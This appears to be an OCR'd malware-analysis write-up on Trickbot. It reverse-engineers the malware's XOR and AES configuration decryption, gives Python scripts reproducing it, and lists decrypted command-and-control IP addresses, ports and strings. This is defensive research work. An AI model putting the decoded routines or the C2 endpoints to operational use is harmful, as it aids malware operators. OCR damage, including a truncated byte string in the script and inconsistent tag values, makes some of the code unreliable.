
In addition, for easy tracking and comparison, we can also write a standalone decryption script to get the entire list of strings. Please see the **Appendix 1 – Complete list of decrypted strings** below.

9.3. Decrypt the configuration and extract the C2s list

9.3.1. Decrypt the configuration

Trickbot stores encrypted configuration information in the .text section, when executed it will get information about the size of the data and allocate memory accordingly. After that will perform data decryption by using a xor loop.

The data obtained after the above step will be decrypted again by using AES algorithm (MODE_CBC) to get the C2s list. Before decryption, Trickbot will generate the AES key and IV:




```
// get c2_config size and allocate buffer
data_size_0x420 = f_tb_decode_data(C2_CONFIG_DATA, 0);
c2_encode_data = f_tb_alloc_heap(data_size_0x420 + 0x100, 0);
// decode c2 config and store in the allocated buffer
f_tb_decode_data(C2_CONFIG_DATA, c2_encode_data);
```

```
if ( decode_data )
{
  p_c2_enc_data = g_c2_enc_data;
  p_xor_key_arr = g_xor_key_arr;
  do
  {
    xor_key_val = *p_xor_key_arr;
    ++p_xor_key_arr;
    v11 = *p_c2_enc_data ^ xor_key_val;
    ++p_c2_enc_data;
    *decode_data = v11;
    ++decode_data;
    if ( p_xor_key_arr ≥ &g_xor_key_arr[4] )
    {
      p_xor_key_arr = g_xor_key_arr;
    }
  }
  while ( p_c2_enc_data < sub_40B970 );
}
```

```
.text:0040B550 g_c2_enc_data dd 79BEEEA9h, 0D8E5C2DEh, 717106A6h, 8457B2AFh, 140B0FE7h, 0A5AAEB54h
.text:0040B550                                                  ; DATA XREF: f_tb_decode_data+5F↓o
.text:0040B550               dd 328341BEh, 49A9B220h, 1C7F6147h, 6AB62343h, 0FE03EF2Ch, 41B4C0DFh
.text:0040B550               dd 1910A649h, 193555C7h, 6777B81Dh, 0C9A2D7FFh, 2351F10Fh, 476C7DBFh
.text:0040B550               dd 0F90024E9h, 50DA7A0Fh, 2EF7F012h, 95183B1Fh, 0ED4608A0h, 534637C6h
```

```
.data:00421B6C ; int g_xor_key_arr[4]
.data:00421B6C g_xor_key_arr dd 9829169Dh
.data:00421B6C
.data:00421B70               dd 78F57EDBh
.data:00421B74               dd 77C85CCAh
.data:00421B78               dd 0A5D4EFF4h
```




```
config_info.config_length = 0;
config_info.c2_config_data = 0;
bRet = FALSE;
if ( f_tb_decrypt_and_verify_c2_config(decode_data, data_size, &config_info, &config_info.config_length)
  && sub_414CF0(parsed_c2_config, config_info.c2_config_data, config_info.config_length) )
```

```
ret = FALSE;
aes256_key = 0;
aes_iv = 0;
c2_config_dec = 0;
c2_data_len[0] = 0;
if ( data_size ≥ 0x30 )
{
  // Generate aes_256 key from first 32 bytes of c2_dec_data (c2_dec_data[0] → c2_dec_data[31]).
  if ( f_tb_recursive_calc_sha256(c2_enc_data, 0x20, &aes256_key) )
  {
    // Generate IV from next 32 bytes of c2_dec_data (c2_dec_data[16] → c2_dec_data[47])
    if ( f_tb_recursive_calc_sha256(c2_enc_data + 4, 0x20, &aes_iv) )
    {
```

```
data_size = 0x20;
data[7] = c2_enc_data[7];
data[6] = c2_enc_data[6];
data[5] = c2_enc_data[5];
data[4] = c2_enc_data[4];
data[3] = c2_enc_data[3];
data[2] = c2_enc_data[2];
v6 = *c2_enc_data;
data[1] = c2_enc_data[1];
*data = v6;
while ( f_tb_calc_hash_based_on_Algid(data, data_size, &sha256_hash, sha256_size, CALG_SHA_256) )
{
  if ( data_size ≠ 0x1000 )
  {
    data[data_size / 4 + 7] = sha256_hash[7];
    data[data_size / 4 + 6] = sha256_hash[6];
    data[data_size / 4 + 5] = sha256_hash[5];
    data[data_size / 4 + 4] = sha256_hash[4];
    data[data_size / 4 + 3] = sha256_hash[3];
    data[data_size / 4 + 2] = sha256_hash[2];
    v8 = *sha256_hash;
    data[data_size / 4 + 1] = sha256_hash[1];
    data[data_size / 4] = v8;
    data_size += 0x20;
    if ( data_size < 0x1001 )
    {
      continue;
    }
  }
  ret = TRUE;
  *sha256_hash_val = sha256_hash;
  goto free_data;
}
```

The calculated **aes_key** and **aes_iv** values will then be used for data decryption as followings:


]



```
if ( f_tb_decrypt_c2_server_config(c2_enc_data + 0x30, data_size - 0x30, aes256_key, aes_iv, &c2_config_dec, c2_data_len) )
```

```
pbData.aiKeyAlg = CALG_AES_256;
if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT) )
{
  goto return_0;
}
*&pbData.bType = 0x208;
v16[7] = aes256_key[7];
v16[6] = aes256_key[6];
v16[5] = aes256_key[5];
v16[4] = aes256_key[4];
v16[3] = aes256_key[3];
v16[2] = aes256_key[2];
v6 = *aes256_key;
v16[1] = aes256_key[1];
v16[0] = v6;
if ( !CryptImportKey(phProv, &pbData.bType, 0x2Cu, 0, CRYPT_EXPORTABLE, &hKey) )
{
  goto return_0;
}
// CRYPT_MODE_CBC
if ( CryptSetKeyParam(hKey, KP_MODE, pbInitData, 0) && CryptSetKeyParam(hKey, KP_IV, aes_iv, 0) )
{
  c2_data = f_tb_alloc_heap(dwSize, 0);
  pdwDataLen = dwSize;
  f_tb_memcpy(c2_data, c2_data_enc, dwSize);
  bRet = CryptDecrypt(hKey, 0, TRUE, 0, c2_data, &pdwDataLen);
}
```

Based on the pseudocodes above, combined with the hashherezade code reference here, I can rewrite the python code that decrypts the C2 configuration that Trickbot uses in this sample:




```
import hashlib
import binascii
from Cryptodome.Cipher import AES

c2_data = b"\xA9\xEE\xBE\x79\xDE\xC2\xE5\xD8\xA6\x06\x71\x71\xAF\xB2\x57\x84\xE7\x0F\x0B\x14\x54
xor_key = b"\x9D\x16\x29\x98\xDB\x7E\xF5\x78\xCA\x5C\xC8\x77\xF4\xEF\xD4\xA5"

def decode_data(data, key):
    key_len = len(key)
    j = 0
    decoded_buf = ""
    for i in range(0, len(data)):
        key_val = key[j % key_len]
        decoded_buf += chr(ord(data[i]) ^ ord(key_val))
        j += 1
    return decoded_buf

def sha256_hash(data):
    while len(data) <= 0x1000:
        calced_hash = hashlib.sha256(data).digest()
        data += calced_hash
    return calced_hash

def aes_decrypt(data):
    aes256_key = sha256_hash(data[:0x20])[:0x20]
    aes_iv = sha256_hash(data[0x10:0x30])[:0x10]
    aes = AES.new(aes256_key, AES.MODE_CBC, aes_iv)
    data = data[0x30:]
    return aes.decrypt(data)

def main():
    dec_c2_data =  decode_data(c2_data, xor_key)
    c2_decrypt = aes_decrypt(dec_c2_data)
    fp = open("c2_info.bin", "wb")
    fp.write(c2_decrypt)
    fp.close()

if __name__ == "__main__":
    main()
```

```
Decoded text
r...ä...<mcconf><ver>2000035</ve
r><gtag>zvsl</gtag><servs><srv>3
6.91.117.231:443</srv><srv>36.89
.228.201:443</srv><srv>103.75.32
.173:443</srv><srv>45.115.172.10
5:443</srv><srv>36.95.23.89:443<
/srv><srv>103.123.86.104:443</sr
v><srva>94.54.148.227:41841</srv
a><srva>53.112.255.134:36465</sr
va><srva>159.190.20.85:43824</sr
va><srva>95.37.49.184:5589</srva
><srva>135.122.224.8:39900</srva
><srva>131.3.167.255:42399</srva
><srva>97.133.6.172:33500</srva>
<srva>208.47.170.240:33985</srva
><srva>156.181.251.71:20444</srv
a><srva>143.151.93.200:52073</sr
va><srva>185.229.207.113:11213</
srva><srva>229.227.144.173:29390
</srva><srva>206.231.187.130:240
14</srva><srva>249.100.113.241:5
171</srva><srva>96.133.7.173:337
56</srva><srva>46.225.10.176:600
63</srva><srva>249.154.158.198:1
500</srva><srva>247.87.131.26:54
735</srva><srva>64.41.122.50:211
21</srva><srva>112.249.251.253:8
16</srva></servs></mcconf>¢üñáš–
&.ôNSã..9.¬½ Q\™Ñ®ò‰æpªw°ïõ.—k.f
ÓÏ.Fþµƒä.¸´,_Q..r>k.Ãe¸^–ª°%tïú}
=5.‡.w.N.¦Å¤&¼“O˘.ú¹–³Y.å¬......
................
```

9.3.2. Extract C2s list


With the above decrypted configuration, we get the C2s list as shown above. However, in this list:

- IP addresses in the **<srv> </srv>** tag are real C2 addresses.
- IP addresses in the **<srva> </srva>** tag will be later transformed by Trickbot.




```
<mcconf>
    <ver>2000035</ver>
    <gtag>zvs1</gtag>
    <servs>
        <srv>36.91.117.231: 443</srv>
        <srv>36.89.228.201: 443</srv>
        <srv>103.75.32.173: 443</srv>
        <srv>45.115.172.105: 443</srv>
        <srv>36.95.23.89: 443</srv>
        <srv>103.123.86.104: 443</srv>
        <srva>94.54.148.227: 41841</srva>
        <srva>53.112.255.134: 36465</srva>
        <srva>159.190.20.85: 43824</srva>
        <srva>95.37.49.184: 5589</srva>
        <srva>135.122.224.8: 39900</srva>
        <srva>131.3.167.255: 42399</srva>
        <srva>97.133.6.172: 33500</srva>
        <srva>208.47.170.240: 33985</srva>
        <srva>156.181.251.71: 20444</srva>
        <srva>143.151.93.200: 52073</srva>
        <srva>185.229.207.113: 11213</srva>
        <srva>229.227.144.173: 29390</srva>
        <srva>206.231.187.130: 24014</srva>
        <srva>249.100.113.241: 5171</srva>
        <srva>96.133.7.173: 33756</srva>
        <srva>46.225.10.176: 60063</srva>
        <srva>249.154.158.198: 1500</srva>
        <srva>247.87.131.26: 54735</srva>
        <srva>64.41.122.50: 21121</srva>
        <srva>112.249.251.253: 816</srva>
    </servs>
</mcconf>
```

Trickbot use the following code to convert the addresses in the **<srva> </srva>** tag to real C2 addresses.




```
if ( !f_tb_convert_to_hex(*wsz_c2_ip_addr, c2_ip_hex) )
{
  return FALSE;
}
o2 = c2_ip_hex[2];
not_o2 = ~c2_ip_hex[2];
// octets[0] = octets[2] ^ octets[0]
c2_ip_hex[0] = ~c2_ip_hex[2] & c2_ip_hex[0] | c2_ip_hex[2] & ~c2_ip_hex[0];
o0 = c2_ip_hex[0];
// octets[2] = octets[3] ^ octets[2]
c2_ip_hex[2] = (~c2_ip_hex[3] & 0x40 | c2_ip_hex[3] & 0xBF) ^ (~c2_ip_hex[2] & 0x40 | c2_ip_hex[2] & 0xBF);
o3 = o2 & ~c2_ip_hex[1] | c2_ip_hex[1] & not_o2;
o3_ = o3;
// octets[1] = octets[1] ^ octets[2]
c2_ip_hex[1] = ~c2_ip_hex[1] & c2_ip_hex[2] | c2_ip_hex[1] & ~c2_ip_hex[2];
// octets[3] = octets[1] ^ octets[2]
c2_ip_hex[3] = o3;
// n = octets[0] & 0xFF
n = ~c2_ip_hex[0] & 0xA44F1BBF | c2_ip_hex[0] & 0x40;
// c2_port = c2_port ^ (n ^ (octets[3] << 8 & 0xFF00))
*c2_port = *c2_port & ~(n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) | (n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) & ~*c2_port;
f_tb_HeapFree(*wsz_c2_ip_addr);
srcStr[0] = 0;
// %u.%u.%u.%u
f_tb_w_decode_string(sz_format, 0xB7);
f_tb_format_string(srcStr, 0x100, sz_format, o0);
*wsz_c2_ip_addr = f_w_tb_memcpy(srcStr, 0x100000u);
return TRUE;
}
```

The above pseudocode is converted to python code as below:



```python
def revert_cc_addr(ip_addr, port):
    octets = ip_addr.split('.')
    o0 = int(octets[0])
    o1 = int(octets[1])
    o2 = int(octets[2])
    o3 = int(octets[3])

    o0_ = o0 ^ o2
    o2_ = o2 ^ o3
    o1_ = o1 ^ o2_
    o3_ = o1 ^ o2

    n =(o0_ & 0xFF) ^((o3_ << 8 & 0xFF00))
    port = (n & 0xFFFF) ^ port

    return '%d.%d.%d.%d:%d' % (o0_, o1_, o2_, o3_, port)
```

Here is the C2 list after the transformation:



```
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443
```

Please see **Appendix 2 – C2s list** below for the complete list.

10. References

11. Appendix 1 – Complete list of decrypted strings

All decrypted strings

```
index : 0 –> Decoded string : b’checkip.amazonaws.com’
index : 1 –> Decoded string : b’ipecho.net’
index : 2 –> Decoded string : b’ipinfo.io’
index : 3 –> Decoded string : b’api.ipify.org’
index : 4 –> Decoded string : b’icanhazip.com’
index : 5 –> Decoded string : b’myexternalip.com’
index : 6 –> Decoded string : b’wtfismyip.com’
index : 7 –> Decoded string : b’ip.anysrc.net’i
ndex : 8 –> Decoded string : b’api.ipify.org’
index : 9 –> Decoded string : b’api.ip.sb’
index : 10 –> Decoded string : b’ident.me’
index : 11 –> Decoded string : b’www.myexternalip.com’
index : 12 –> Decoded string : b’/plain’
index : 13 –> Decoded string : b’/ip’
index : 14 –> Decoded string : b’/raw’
index : 15 –> Decoded string : b’/text’
index : 16 –> Decoded string : b’/?format=text’
index : 17 –> Decoded string : b’zen.spamhaus.org’
index : 18 –> Decoded string : b’cbl.abuseat.org’
index : 19 –> Decoded string : b’b.barracudacentral.org’
